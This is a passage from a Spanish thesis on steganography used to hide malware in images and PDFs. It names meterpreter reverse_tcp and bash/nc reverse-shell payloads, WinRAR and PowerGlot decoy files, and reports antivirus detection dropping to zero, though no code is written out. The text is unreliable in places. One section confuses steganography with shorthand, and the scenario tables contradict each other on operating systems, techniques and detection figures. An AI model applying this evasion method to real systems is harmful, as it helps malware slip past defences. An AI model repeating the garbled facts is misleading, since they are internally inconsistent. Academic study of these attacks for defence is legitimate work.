El enfoque principal del proyecto consiste en desarrollar un método que permita generar sub-imágenes con el fin de maximizar la capacidad de ocultamiento del mensaje. Posteriormente, se procede a realizar la extracción de características de alta dimensión de estas sub-imágenes. Finalmente, se emplea un clasificador binario para discernir entre imágenes limpias e imágenes que han sido modificadas con datos ocultos. Se han seleccionado dos algoritmos ampliamente utilizados en esteganografía, HILL y WOW, para evaluar el rendimiento del método propuesto con diferentes cargas útiles. Los resultados obtenidos muestran una eficacia comparable al enfoque SRM descrito en la literatura especializada principio del formulario [12].

2.2.2 Esteganografía como herramienta de Ransomware

Este artículo presenta un análisis detallado sobre el uso de la esteganografía como una técnica efectiva para ocultar ransomware en imágenes, haciéndolas indetectables para los modernos sistemas antivirus. A través de experimentos en un entorno controlado, se pudo confirmar la viabilidad de esta técnica para ocultar archivos maliciosos y la potencial amenaza para la seguridad de la información. Los resultados obtenidos muestran que los sistemas antivirus convencionales no son capaces de detectar la presencia de ransomware u otros archivos maliciosos ocultos en imágenes. Esto resalta la eficacia de la esteganografía como una herramienta de evasión en ataques contra sistemas y redes informáticas [13].

Este estudio contribuye al entendimiento de la viabilidad y las potenciales amenazas representadas por la esteganografía en la ocultación de ransomware en imágenes. Se subraya

la necesidad de desarrollar nuevos métodos de prevención, detección y protección para salvaguardar los sistemas y los datos sensibles de una organización.

2.2.3 Esteganografía y ocultación de información aplicadas a bibliotecas

Este trabajo, que constituye una tesis de maestría, tiene como objetivo validar la efectividad de la Esteganografía, un campo de estudio que analiza las opciones para ocultar datos en un medio específico llamado estegoobjeto, dentro del ámbito de las bibliotecas digitales.

Las instituciones bibliotecarias, que incluyen a depositarios de derechos de autor, entidades públicas, asociaciones, entre otros, podrían enfrentar el riesgo de infracción legal por parte de usuarios malintencionados o sin conocimiento de los derechos asociados a los archivos digitales, quienes podrían publicarlos en línea sin reconocer su estatus como objetos protegidos por derechos. La Esteganografía ofrece la capacidad de ocultar datos, ya sean imágenes, audios, vídeos o documentos web, mediante marcas de agua invisibles en estos archivos, lo que dificulta su extracción sin dañar el archivo o emplear técnicas avanzadas de estegoanálisis, una disciplina que busca identificar la presencia de información oculta en los archivos. Para corroborar la efectividad de esta técnica, se utilizan programas especializados que aseguran la ocultación de datos [14].

2.3 MARCO CONCEPTUAL

2.3.1 CIBERSEGURIDAD

La ciberseguridad es el área dedicada a proteger los sistemas de computación, redes y datos de accesos no autorizados, amenazas digitales y posibles perjuicios. Su objetivo principal es mantener la privacidad, la integridad y la disponibilidad de la información a través de técnicas como el cifrado, la autenticación y los cortafuegos. Esta especialidad engloba diversas áreas, tales como la seguridad informática, la protección de ambientes en la nube, el análisis forense digital y los ensayos de penetración. En un contexto crecientemente digital, su aplicación es vital para lidiar con amenazas como el phishing, el ransomware y el empleo malintencionado de la esteganografía. [15].

2.3.2 AMENAZAS AVANZADAS

Las Amenazas Avanzadas son ataques altamente sofisticados que utilizan técnicas avanzadas de evasión para infiltrarse en sistemas sin ser detectados. Estas amenazas incluyen APT (Advanced Persistent Threats), que son ataques dirigidos y prolongados con el objetivo de robar datos sensibles o sabotear sistemas. Se diferencian de los ataques comunes porque emplean múltiples vectores, como ingeniería social, exploits de día cero y esteganografía para ocultar payloads. Las empresas y gobiernos son sus principales objetivos, y requieren defensas avanzadas como detección de anomalías e inteligencia artificial [16].

2.3.3 TIPOS DE CIBERATAQUES MODERNOS

PHISHING Y SPEAR PHISHING - CIBERATAQUES

Estas estrategias de ataque tienen como finalidad manipular a los usuarios para que proporcionen información sensible, como contraseñas o datos bancarios. En el caso del phishing convencional, los delincuentes envían correos electrónicos engañosos o diseñan páginas web falsas con el fin de suplantar entidades legítimas. En cambio, el spear phishing se caracteriza por ser un ataque más personalizado, en el que los atacantes recopilan información específica sobre la víctima para lograr un engaño mucho más convincente y efectivo. [17].

RANSOMWARE

El ransomware es un tipo de malware que bloquea el acceso a los archivos o sistemas de una víctima mediante cifrado, exigiendo un rescate para su liberación. Este ataque se propaga comúnmente a través de correos electrónicos maliciosos, descargas de software infectado o vulnerabilidades en sistemas desactualizados. En muchos casos, incluso si la víctima paga el rescate, no hay garantía de recuperar los archivos [18].

INGENIERÍA SOCIAL – CIBERATAQUES

La ingeniería social es una técnica que explota la confianza y la psicología humana para obtener información confidencial o acceso no autorizado. A diferencia de otros ataques que

dependen de vulnerabilidades técnicas, la ingeniería social manipula a las personas para que realicen acciones que comprometan la seguridad de un sistema. Entre sus variantes están el pretexting (creación de escenarios falsos para obtener información), el baiting (ofrecimiento de archivos o dispositivos infectados como gancho) y el vishing (fraudes a través de llamadas telefónicas) [19].

ADVANCED PERSISTENT THREATS (APT)

Los Advanced Persistent Threats (APT) son ataques altamente sofisticados y prolongados en el tiempo, generalmente realizados por actores con gran capacidad técnica, como grupos patrocinados por estados. Estos ataques buscan infiltrarse en sistemas críticos sin ser detectados, utilizando técnicas como exploits de día cero, esteganografía y puertas traseras (backdoors) para mantener el acceso a largo plazo [20].

ATAQUES MEDIANTE ESTEGANOGRAFÍA DIGITAL

La esteganografía digital es una técnica avanzada utilizada para encubrir data en formatos de archivos aparentemente inofensivos, como imágenes, videos o documentos. Esta técnica es empleada tanto para propósitos legítimos (protección de datos, marcas de agua digitales) como para fines maliciosos, como la ocultación de malware o la exfiltración encubierta de datos. Debido a que la esteganografía no altera visiblemente el archivo portador, su detección es un desafío para los sistemas de seguridad convencionales [21].

DENEGACIÓN DE SERVICIO DISTRIBUIDA (DDOS)

Es una técnica muy conocida, debido que tiene como objetivo abrumar servidores y sistemas en línea mediante un alto volumen de tráfico falso, haciéndolos inaccesibles para los usuarios legítimos. Para llevar a cabo estos ataques, los ciberdelincuentes suelen utilizar botnets, redes de dispositivos comprometidos que generan tráfico malicioso de manera coordinada [22].

2.3.4 ESTEGANOGRAFÍA EN CIBERSEGURIDAD

La estenografía, también conocida como taquigrafía, es un fascinante campo que se adentra en el arte de transcribir discursos o melodías a la misma velocidad a la que se emiten los sonidos. A través de signos y abreviaturas, la estenografía permite capturar palabras y frases

con una eficiencia sorprendente. En esta exploración, se abordan los orígenes históricos, las diversas aplicaciones y las técnicas empleadas en esta disciplina única.

Se examina cómo la estenografía ha innovado crecido para cumplir las necesidades del mundo tecnológico y cómo continúa siendo una herramienta valiosa en diversos ámbitos, desde la toma de apuntes en conferencias hasta la transcripción de testimonios en tribunales [23].

La esteganografía y la criptografía son técnicas utilizadas para proteger la información, pero tienen enfoques distintos. La esteganografía se basa en ocultar la existencia de la información dentro de un medio portador (como imágenes, videos o archivos de audio) de manera que un observador no pueda detectar que hay datos escondidos. En cambio, la criptografía transforma los datos en un formato ilegible mediante algoritmos matemáticos [24].

CRIPTOGRAFÍA

Mediante la criptografía, se puede proteger la información convirtiendo la misma en un formato cifrado que evita su interpretación por usuarios no autorizados. Esta disciplina científica aspira a garantizar que los datos permanezcan confidenciales, auténticos e íntegros, evitando que su remitente los negué, resguardándolos de accesos no autorizados o modificaciones perjudiciales. Se basa en algoritmos matemáticos que aplican procesos como cifrado, descifrado y funciones hash, utilizados en comunicaciones seguras, firmas digitales y almacenamiento de datos sensibles. Entre sus métodos más comunes se encuentran la criptografía simétrica, asimétrica y criptografía de clave pública, esenciales en seguridad informática y protección de la privacidad [25].

2.3.5 CRIPTOGRAFÍA EN EL OCULTAMIENTO DE INFORMACIÓN

La criptografía en el ocultamiento de información es una técnica que transforma los datos en un formato ilegible mediante algoritmos matemáticos, asegurando solo los usuarios autorizados tienen acceso a la pertinente información. A diferencia de la esteganografía, que esconde la existencia del mensaje, la criptografía cifra los datos para hacerlos inentendibles sin la clave adecuada. Su propósito es proteger la confidencialidad, integridad y autenticidad de la información, evitando accesos no autorizados. Se utiliza en comunicaciones seguras,

almacenamiento de datos y protección contra ciberataques, combinándose a menudo con esteganografía para aumentar la seguridad y discreción de los mensajes ocultos [26].

2.3.6 ALGORITMOS DE ESTENOGRAFÍA

Los algoritmos de estenografía son conjuntos de procedimientos y técnicas utilizadas para ocultar información dentro de otro tipo de datos, como imágenes, archivos de audio o texto, de manera que la presencia de la información oculta sea lo más imperceptible posible para un observador no autorizado. Estos algoritmos manipulan los datos de manera que la información secreta se incrusta de forma que parezca parte natural de los datos portadores, manteniendo la integridad y la apariencia original del archivo. Ejemplos comunes de algoritmos de estenografía incluyen el método de sustitución de bits menos significativos (LSB) y técnicas más avanzadas como la modificación de frecuencias de audio o la manipulación de píxeles en imágenes [27].

2.3.7 PAYLOADS

En el ámbito de la seguridad informática, un payload se refiere al componente de un ataque informático que realiza la acción maliciosa deseada una vez que el sistema ha sido comprometido. Este componente puede ser cualquier tipo de código ejecutable, ya sea un script, un archivo binario o una secuencia de comandos, diseñado para llevar a cabo acciones dañinas en el sistema comprometido. Estas acciones pueden incluir desde la ejecución de comandos para robar información crucial y provocar daños a sistemas, hasta la instalación encubierta de software malicioso, como virus, troyanos o ransomware. Los payloads son una parte fundamental de los ataques informáticos y pueden ser diseñados para explotar una amplia variedad de vulnerabilidades en el sistema objetivo [28].

2.3.8 VECTORES DE ATAQUES

Los vectores de ataque son los métodos o puntos de entrada utilizados por un atacante para comprometer la seguridad de un sistema o red. Estos vectores representan las diferentes formas en que un atacante puede intentar explotar las vulnerabilidades presentes en el sistema objetivo para llevar a cabo un ataque exitoso. Los vectores de ataque pueden variar desde vulnerabilidades en el software y sistemas operativos, hasta técnicas de ingeniería social y

phishing, pasando por ataques de fuerza bruta o la explotación de debilidades en la configuración de redes y sistemas. Cada vector de ataque representa una posible vía de acceso para un atacante y puede requerir diferentes enfoques y contramedidas de seguridad para mitigar el riesgo asociado [29].

2.4 HERRAMIENTAS

StegExpose: StegExpose es una herramienta diseñada para la detección de esteganografía en imágenes mediante análisis estadístico. Se especializa en descubrir datos ocultos en archivos PNG y JPEG, identificando manipulaciones basadas en técnicas como LSB (Least Significant Bit). Su algoritmo evalúa múltiples imágenes de forma automatizada para detectar posibles alteraciones sospechosas. Es utilizada en análisis forense digital y en investigaciones de ciberseguridad para detectar archivos con información oculta. Es de código abierto y está desarrollada en Java. [30]

StegDetect: StegDetect es una herramienta que analiza imágenes JPEG en busca de rastros de esteganografía mediante técnicas como JSteg, OutGuess y F5. Funciona de manera automática y es útil en el análisis forense digital para identificar si una imagen ha sido alterada para ocultar información. Es capaz de detectar la presencia de datos esteganográficos con un alto nivel de precisión. Su uso es común en la investigación de amenazas cibernéticas y en la detección de canales encubiertos en imágenes. Aunque el proyecto ya no se actualiza, sigue siendo útil para análisis básicos [31].

Wireshark: Wireshark es un analizador de tráfico de red de código abierto que permite capturar y examinar paquetes en tiempo real. Es ampliamente utilizado en ciberseguridad, análisis forense y administración de redes para detectar ataques, identificar tráfico sospechoso y resolver problemas de conectividad. Soporta cientos de protocolos de red y ofrece herramientas avanzadas para filtrar, analizar y visualizar datos. Puede usarse para identificar canales de comunicación esteganográficos, como datos ocultos en paquetes DNS, HTTP o ICMP. Su interfaz gráfica facilita la inspección y el análisis de las comunicaciones [32].

IDA Pro.: IDA Pro es un desensamblador y depurador avanzado utilizado en ingeniería inversa y análisis de malware. Permite descompilar archivos ejecutables para entender su funcionamiento sin necesidad del código fuente. Es ampliamente usado por expertos en

ciberseguridad para analizar software sospechoso, depurar exploits y encontrar vulnerabilidades. Su capacidad para trabajar con arquitecturas x86, x64, ARM y más lo convierte en una de las herramientas más poderosas del sector. Es de pago, aunque existe una versión gratuita con funcionalidades limitadas [33].

2.5 MARCO LEGAL

2.4.1. Ley Orgánica De Protección De Datos Personales

Registro Oficial Suplemento 459 de 26-may.-2021

CAPÍTULO CUATRO: CATEGORÍAS ESPECIALES DE DATOS

Art. 25.-Categorías especiales de datos personales. -Se considerarán categorías especiales de datos personales, los siguientes [34]:

a) Datos sensibles;

b) Datos de niñas, niños y adolescentes;

c) Datos de salud; y,

d) Datos de personas con discapacidad y de sus sustitutos, relativos a la discapacidad.

Art. 26.-Tratamiento de datos sensibles. -Queda prohibido el tratamiento de datos personales sensibles salvo que concurra alguna de las siguientes circunstancias [35]:

a) El titular haya dado su consentimiento explícito para el tratamiento de sus datos personales, especificándose claramente sus fines.

b) El tratamiento es necesario para el cumplimiento de obligaciones y el ejercicio de derechos específicos del responsable del tratamiento o del titular en el ámbito del Derecho laboral y de la seguridad y protección social.

c) El tratamiento es necesario para proteger intereses vitales del titular o de otra persona natural, en el supuesto de que el titular no esté capacitado, física o jurídicamente, para dar su consentimiento.

d) El tratamiento se refiere a datos personales que el titular ha hecho manifiestamente públicos.

e) El tratamiento se lo realiza por orden de autoridad judicial.

f) El tratamiento es necesario con fines de archivo en interés público, fines de investigación científica o histórica o fines estadísticos, que debe ser proporcional al objetivo perseguido, respetar en lo esencial el derecho a la protección de datos y establecer medidas adecuadas y específicas para proteger los intereses y derechos fundamentales del titular.

g) Cuando el tratamiento de los datos de salud se sujete a las disposiciones contenidas en la presente ley.

CAPÍTULO SEIS: SEGURIDAD DE DATOS PERSONALES

Art. 37.-Seguridad de datos personales. -El responsable o encargado del tratamiento de datos personales según sea el caso, deberá sujetarse al principio de seguridad de datos personales, para lo cual deberá tomar en cuenta las categorías y volumen de datos personales, el estado de la técnica, mejores prácticas de seguridad integral y los costos de aplicación de acuerdo con la naturaleza, alcance, contexto y los fines del tratamiento, así como identificar la probabilidad de riesgos [36].

El responsable o encargado del tratamiento de datos personales, deberá implementar un proceso de verificación, evaluación y valoración continua y permanente de la eficiencia, eficacia y efectividad de las medidas de carácter técnico, organizativo y de cualquier otra índole, implementadas con el objeto de garantizar y mejorar la seguridad del tratamiento de datos personales [36].

Entre otras medidas, se podrán incluir las siguientes;

1) Medidas de anonimización, seudonomización o cifrado de datos personales;

2) Medidas dirigidas a mantener la confidencialidad, integridad y disponibilidad permanentes de los sistemas y servicios del tratamiento de datos personales y el acceso a los datos personales, de forma rápida en caso de incidentes.

3) Medidas dirigidas a mejorar la residencia técnica, física, administrativa, y jurídica.

4) Los responsables y encargados del tratamiento de datos personales podrán acogerse a estándares internacionales para una adecuada gestión de riesgos enfocada a la protección de derechos y libertades, así como para la implementación y manejo de sistemas de seguridad de la información o a códigos de conducta reconocidos y autorizados por la Autoridad de Protección de Datos Personales [36].

CAPÍTULO III

3. PROPUESTA

3.1 DESARROLLO

3.1.1 FASE #1 - INTERACCIÓN

El presente proyecto cuenta con la preparación de un entorno virtual seguro y controlado que esta denominado "prueba_seguridad", que cuenta con una distribución de Windows 10 pro optimizada para realizar las actividades de pruebas esteganografica de payloads malicioso. Esta configuración permite establecer los parámetros esenciales para doblegar la seguridad y de misma forma como "maquina victima", con la finalidad de experimentar el arte de los payloads maliciosos, la esteganografía y la ciencia de los diseños de ataques informáticos que los ciberatacantes proporcionan a reformador en base a la innovación tecnológica. (Ver anexo 1: Preparación del entorno Windows).

Instalación de herramientas especializadas

- **Veil-Evasion:** Es conocida como una herramienta para generar payloads que evaden los antivirus, se usa comúnmente para las pruebas de penetración para ocultar malware en ejecutables aparentemente inofensivos (Instalación Veil-Evasion).
- **StegoHide:** La siguiente herramienta de esteganografía permite ocultar archivos dentro de imágenes (JPEG, BMP) o archivos de audio (WAV, AU) sin perder la calidad del archivo original (Instalación StegoHide).
- **Powerglot:** Es conocida como una herramienta de esteganografía avanzada que permite ocultar scripts maliciosos dentro de documentos ofimáticos como pdf, doc, Excel. El archivo generado sigue siendo un ejecutable por el sistema operativo (Instalación PowerGlot).
- **Stegosuite:** Esta herramienta cuenta con una interfaz con la finalidad de ocultar mensajes dentro de imágenes (principalmente JPG Y PNG). Es practico e idel para fines didácticos o simples pruebas de concepto. (Instalación StegoSuite)
- **Outguess:** Herramienta especializada en esteganografía que permite insertar información oculta en JPEG. Su desarrollo es para resistir análisis estadísticos que podrían delatar la existencia de un mensaje oculto (Instalación Outguess).

3.1.2 FASE #2: INVESTIGACIÓN

En la presente fase se desarrolla la investigación de las diversas técnicas de esteganografías tanto tradicionales como avanzadas con la finalidad de conocer su arte, funcionalidad, impacto, tipo de archivos soportados, diferencias y efectividad de inserción en payloads maliciosos. A continuación, se presenta en detalle cada una de las técnicas en cuestión del estudio.

CUADRO DESCRIPTIVO DE TÉCNICAS DE ESTEGANOGRAFÍA

TÉCNICA DE ESTEGANOGRAFÍA	TIPO	FUNCIÓN PRINCIPAL	TIPO DE ARCHIVO SOPORTADO	IMPACTO EN LA INTEGRIDAD	DIFERENCIAS CLAVE	INSERCIÓN DE PAYLOADS MALICIOSOS
LSB (Least Significant Bit)	Tradicional	Ocultar datos en los bits menos significativos	Imágenes (.bmp, .png), audio (.wav)	Bajo: leve distorsión imperceptible	Simple, rápida, limitada a ciertos formatos	Alta eficacia en payloads pequeños; poco detectable si bien implementado.
Esteganografía en metadatos	Tradicional	Inserta datos en campos no visuales del archivo	Imágenes, documentos, PDFs	Nulo: no afecta contenido visible	Muy sencilla de aplicar y extraer	Baja capacidad, pero útil para insertar comandos o enlaces maliciosos.
DCT (Transformada Coseno Discreta)	Tradicional	Oculta información en coeficientes de compresión	JPEG	Bajo a medio: depende del nivel de compresión	Robusta ante compresión moderada	Media capacidad para payloads; más difícil de detectar que LSB.
Esteganografía por duplicación	Tradicional	Duplica regiones y oculta información en redundancias	Imágenes	Bajo, pero detectable por análisis estadístico	Detectable por análisis de patrones	Puede insertar scripts pequeños, aunque fácil de detectar.
Esteganografía basada en red	Avanzada	Oculta datos en paquetes de red (cabeceras, flags)	Tráfico de red	Nulo: se esconde en la transmisión	Difícil de detectar, alto nivel técnico requerido	Ideal para transmisión de payloads sin archivo intermedio; muy sigilosa.
SteganoGAN	Avanzada	Usa redes neuronales para ocultar datos en imágenes	Imágenes (.png, .jpg)	Muy bajo: altera imperceptiblemente	Difícil de detectar, genera imagen desde cero	Altamente efectiva: puede ocultar payloads grandes sin alterar la apariencia del archivo.

DeepStego	Avanzada	Usa deep learning para codificar info en imágenes	Imágenes (.png, .jpg, .bmp)	Muy bajo: imperceptible incluso a herramientas	Usa redes convolucionales, muy robusto ante análisis forense	Excelente para ocultar payloads grandes sin detección; ideal para ataques avanzados y persistentes.
Esteganografía por espacio negativo	Avanzada	Usa espacio no visible (como blanco o transparente)	Documentos, imágenes	Bajo a medio: depende del método	Puede ser evidente si mal implementada	Útil para scripts encubiertos o ejecutables renombrados; depende del visor del archivo.
Esteganografía por codificación	Tradicional	Inserta info codificada en patrones predefinidos	Texto (Unicode, HTML, XML)	Nulo a bajo	Puede pasar como formato normal (ej. UTF-8 vs UTF-16)	Puede insertar instrucciones o código que se activa al procesar el archivo; depende del intérprete.
Esteganografía Polyglot / Powerglot	**Avanzada**	Combina estructuras válidas de múltiples formatos en un solo archivo	.doc, .exe, .rtf, .com	Nulo: conserva funcionalidad de ambos	Estructura válida para múltiples visores (ej. Office y Windows); aprovecha OLE y encabezados dobles	**Muy alta eficacia**: permite insertar un .exe malicioso en un .doc sin dañar funcionalidad del archivo.

Tabla 1: Cuadro descriptivo de técnicas de Esteganografía.

3.1.3 FASE #3: INTERVENCIÓN

Luego de desarrollar el estudio exhaustivo sobre las técnicas de esteganografía, se procede a desarrollar tres payloads malicioso personalizados con características específicas para simular los distintos tipos de ataques y amenazas informáticas. Adicionalmente, se procede con la integración de estos payloads en las técnicas seleccionadas para cada prueba, y la selección del archivo utilizado como señuelo o camuflaje con el fin de ocultar el malware, para evitar ser identificados por sistemas de detección o antivirus.

CUADRO DESCRIPTIVO DEL PROCESO DE CREACIÓN DE PAYLOADS MALICIOSO DE ESTUDIO

#	HERRAMIENTA	ARCHIVO GENERADO	EXTENSIÓN	PAYLOAD	PROTOCOLO	PLATAFORMA OBJETIVO	ANEXO
2	Veil	Prueba_veil.exe	.exe	Windows/meterpreter/reverse_tcp	TCP	Windows	Ver detalle en Veil_payload
1	Msfvenom	Payload.exe	.exe	Windows/meterpreter/reverse_tcp	TCP	Windows	Ver detalle en Msfevenom_payload
3	Manual (.sh)	Prueba.sh	.sh	Reverse Shell con bash y nc	TCP	Linux/Unix	Ver detalle en Bash_script

Tabla 2: Cuadro descriptivo del proceso de creación de Payloads Malicioso de estudio

En el siguiente cuadro se explica cómo se utilizan las técnicas de camuflaje en archivos comunes (imágenes o PDFs) para ocultar y ejecutar payloads maliciosos. Las herramientas como WinRAR (autoextraíbles) y PowerGlot permiten combinar ejecutables con archivos visuales, lo que facilita el engaño al usuario. Se evalúa la necesidad de interacción del usuario (como hacer doble clic) y se detallan ventajas y desventajas, como la facilidad de ejecución frente al riesgo de ser detectado.

CUADRO DESCRIPTIVO: CAMUFLAJE DE PAYLOADS MALICIOSOS MEDIANTE ARCHIVOS E IMÁGENES

Método / herramienta	Tipo de archivo usado	Payload utilizado	Técnica de camuflaje	Requiere interacción del usuario	Ventajas	Desventajas	Detalle
Winrar (Autoextraíble con imagen JPG)	Imagen `.jpg` + `.exe` autoextraíble	`Prueba_veil.exe` (Veil)	Se crea un `.exe` autoextraíble que simula ser una imagen, muestra la imagen y ejecuta el	✓ Sí (ejecución manual del .exe)	Simple de crear, mezcla imagen y ejecución automática en un solo clic	Detectable por antivirus; archivo `.exe` no es realmente una imagen	Ver detalle en Autoextraible_JPG

			payload en segundo plano				
Powerglot con imagen PNG	Imagen `.png` fusionada con script	`Prueba.sh`	Fusión de un `.png` con un script malicioso usando `powerglot`; el archivo sigue siendo visualizable como imagen	✓ Sí (ejecución del script)	Imagen completamente funcional y apariencia legítima	Requiere powershell o Bash; puede generar alertas en sistemas protegidos	Ver detalle en Poweglot_PNG
Winrar (Autoextraíble con PDF señuelo)	PDF + `.exe` autoextraíble	`Payload.exe`	El `.exe` autoextraíble contiene un PDF señuelo y el payload; al ejecutarse, muestra el PDF y lanza el malware	✓ Sí (ejecución del .exe)	Puede engañar al usuario al abrir un "PDF" legítimo	Poco común ejecutar `.exe` como PDF; potencialmente sospechoso para el usuario	Ver detalle en Autoextraible_PDF

Tabla 3: Cuadro Descriptivo: Camuflaje de Payloads Maliciosos mediante Archivos e Imágenes.

En este cuadro se explican técnicas avanzadas de esteganografía digital, utilizadas para ocultar payloads dentro de archivos aparentemente inofensivos como imágenes o documentos. Se destacan tres métodos: LSB, DCT y OLE estructural, con herramientas como StegoSuite, OutGuess y PowerGlot, indicando qué tipo de archivos soportan, el método técnico de inserción, y qué tipo de payload pueden contener (scripts o ejecutables).

CUADRO DESCRIPTIVO: TÉCNICAS DE ESTEGANOGRAFÍA PARA CAMUFLAJE DE PAYLOADS

Técnica de esteganografía	Herramienta utilizada	Tipo de archivo portador	Payload oculto	Método de inserción / descripción técnica	Tipo de payload soportado	Detalle
LSB (Least Significant Bit)	**StegoSuite**	Imagen `.png`	`prueba.sh`	Inserta bits del payload en los bits menos significativos de los píxeles de la imagen	Scripts, texto plano	Ver detalle en Técnica LSB

DCT (Discrete Cosine Transform)	**OutGuess**	Imagen `.jpg`	`payload.exe`	Inserta datos en los coeficientes DCT durante compresión de la imagen	Ejecutables pequeños	Ver detalle en Técnica DCT
Estructural / OLE Avanzada	**PowerGlot**	Archivo `.pdf`	`payload.exe`	Inserta el payload en la estructura OLE del archivo PDF mediante objetos embebidos	Ejecutables completos / binaries	Ver detalle en Técnica OLE

Tabla 4: Cuadro Descriptivo: Técnicas de esteganografía para camuflaje de Payloads.

En el siguiente cuadro compara la efectividad de la esteganografía en términos de detección de malware. Se contrastan payloads en su forma original frente a los mismos archivos camuflados mediante técnicas esteganográficas. Los resultados de análisis con VirusTotal y Hybrid Analysis muestran que los archivos esteganografiados tienen tasas de detección considerablemente más bajas, lo que indica un mayor nivel de evasión y sigilo.

CUADRO COMPARATIVO: PAYLOADS ORIGINALES VS PAYLOADS CON CAMUFLAJE CON ESTEGANOGRÁFICO

Payload Original	Tipo	Detección VirusTotal (%)	Detección Hybrid Analysis (%)	Clasificación	Payload Camuflado	Técnica Esteganográfica	Detección VirusTotal (%)	Detección Hybrid Analysis (%)	Clasificación Esteganográfica
`prueba_veil.exe`	Ejecutable	28%	67%	Troyano	*(vacío)*	*(No probado aún)*	*(N/A)*	*(N/A)*	*(N/A)*
`prueba.sh`	Script Bash	0%	0%	Script inofensivo	`carro_embed.png`	LSB	0%	0%	Imagen PNG, sin detección
`payload.exe`	Ejecutable	48%	67%	Troyano	`prueba_final.jpg`	DCT	0%	0%	Inofensivo, considerado imagen

payload.exe	Ejecutable	48%	67%	Troyano	final.pdf	OLE (Estructural)	11%	0%	Medio sospechoso / Troyano parcial

Tabla 5: Cuadro Comparativo: Payloads Originales vs Payloads con Camuflaje con Esteganografía.

En el presente cuadro se definen distintos escenarios prácticos de prueba donde se evalúa el comportamiento de los payloads camuflados en entornos reales (Windows y Linux). Se especifica el objetivo del ataque (como evasión de antivirus o escalación de privilegios), el tipo de archivo malicioso utilizado, la acción esperada (como la creación de un archivo como prueba de intrusión), y el tiempo estimado para ejecutar la acción maliciosa. Estos escenarios simulan condiciones reales de interacción con el sistema víctima.

CUADRO DESCRIPTIVO DE ESCENARIOS DE PRUEBA DE PAYLOADS CAMUFLADOS

Escenario	Sistema Operativo	Tipo de Archivo Malicioso	Objetivo Principal	Acción Esperada	Tiempo Estimado	DETALLE
Escenario #1	Windows 10	Imagen JPG camuflada	Evasión del antivirus y recolección de información del sistema	Obtener información del equipo y captura de pantalla	25 minutos	Ver detalle en Escenario_1_Informacion_data
Escenario #2	Ubuntu Linux	Imagen PNG camuflada con OLE	Elevar privilegios en entorno Linux y validar acceso	Crear un `.bash` como prueba de intrusión con privilegios elevados	30 minutos	Ver detalle en Escenario_2_Privilegios
Escenario #3	Windows 10	Texto oculto en Imagen	Ocultar contraseñas robadas acumuflaje	Crear un texto con información relevante para evadir sospecha	30 minutos	Ver detalle en Escenario_3_Contraseñas

Tabla 6: Cuadro Descriptivo de escenarios de prueba de Payloads camuflados.

3.1.4 FASE #4: REPORTE

En esta fase se desarrolla el reporte de los escenarios de prueba realizados anteriormente. Se detallan los procedimientos aplicados, los resultados alcanzados y se proponen recomendaciones para fortalecer la defensa ante técnicas avanzadas de ocultamiento. El enfoque se centró en analizar la efectividad de la esteganografía para evadir mecanismos de seguridad mediante distintas técnicas de inserción de payloads.

CUADRO DESCRIPTIVO DE REPORTES DE ANÁLISIS DE ESCENARIOS - RESULTADOS

INDICADOR	ESCENARIO 1	ESCENARIO 2	ESCENARIO 3
TASA DE DETECCIÓN VIRUSTOTAL	Sin esteganografía: 48% Con esteganografía: 0%	Sin esteganografía: 28% Con esteganografía: 0%	Sin esteganografía: 0% Con esteganografía: 0%
TASA DE DETECCIÓN HYBRID ANALYSIS	Sin esteganografía: 67% Con esteganografía: 0%	Sin esteganografía: 67% Con esteganografía: 0%	Sin esteganografía: 0% Con esteganografía: 0%
DETECCIÓN DINÁMICA (HYBRID)	Sin esteganografía: 70% Con esteganografía: 10%	Sin esteganografía: 80%Con esteganografía: 10%	Sin esteganografía: 0% Con esteganografía: 0%
SISTEMA INVOLUCRADO	Windows	Windows	Linux
TÉCNICA APLICADA	Esteganografía LSB en imagen	Esteganografía DCT en imagen	Esteganografía OLE en documento PDF
TIEMPO DE EJECUCIÓN	30 minutos	30 minutos	40 minutos
NIVEL DE COMPLEJIDAD	Media	Media	Media
RESULTADO TÉCNICO OBTENIDO	Evasión del antivirus y recolección de información del sistema:Captura de pantalla y datos del equipo	Elevación de privilegios en Linux:Creación de .bash como prueba de intrusión	Ocultamiento de contraseñas robadas:Texto camuflado para evadir sospechas
DETALLE	Ver Reporte1: Evaluación LSB	Ver Reporte2: Evaluación DCT.	Ver Reporte3: Evaluación OLE

Tabla 7: Cuadro Comparativo de Análisis de escenarios

En el **Escenario 1**, se aplicó la técnica de esteganografía LSB para insertar un *payload* en una imagen JPG con el objetivo de evadir herramientas antivirus y recopilar información del sistema víctima. Los resultados mostraron una **evasión total** en los análisis estáticos y una detección mínima en el análisis dinámico (10%), permitiendo ejecutar con éxito la recolección de información y **captura de pantalla del equipo comprometido**.

El **Escenario 2**, basado en la técnica DCT, también logró **ocultar eficazmente el payload** dentro de una imagen sin ser detectado en análisis estático y con una mínima detección dinámica. El objetivo técnico fue **elevar privilegios dentro de un entorno Linux**, lo cual se comprobó mediante la creación de un archivo .bash como señal de intrusión con permisos elevados, demostrando que el *payload* pudo ejecutarse sin alertas críticas del sistema.

Por último, el **Escenario 3** implementó la técnica OLE para ocultar un *payload* dentro de un documento PDF. Este fue el único caso donde **no se detectó ninguna amenaza, ni siquiera sin esteganografía aplicada**, lo que evidencia su capacidad de evasión completa. El objetivo fue **ocultar contraseñas robadas** dentro de un texto camuflado, logrando un nivel de sigilo que permitiría al atacante mantener la información infiltrada sin levantar sospechas.

Estos resultados ponen en evidencia la peligrosidad de las técnicas de esteganografía en ciberseguridad ofensiva, y la urgencia de adoptar contramedidas avanzadas para detección y análisis forense.

3.2 PROPUESTA GUÍA

3.2.1 GUÍA DE BUENAS PRÁCTICAS CON ESTRATEGIAS PARA DETECTAR Y MITIGAR ATAQUES ESTEGANOGRÁFICOS EN ENTORNOS EMPRESARIALES Y DOMÉSTICOS

INTRODUCCIÓN

La esteganografía es una técnica de ocultamiento que permite insertar información maliciosa dentro de archivos aparentemente inofensivos, como imágenes, documentos o archivos multimedia. A diferencia del malware tradicional, el contenido esteganográfico suele pasar desapercibido por los sistemas de detección automatizados, lo que representa una amenaza silenciosa pero efectiva. Esta técnica ha ganado popularidad entre los ciberatacantes debido a su capacidad para evadir los mecanismos tradicionales de seguridad. Por tanto, su análisis y comprensión son esenciales para el fortalecimiento de las defensas informáticas tanto en el ámbito empresarial como en el doméstico.

OBJETIVO

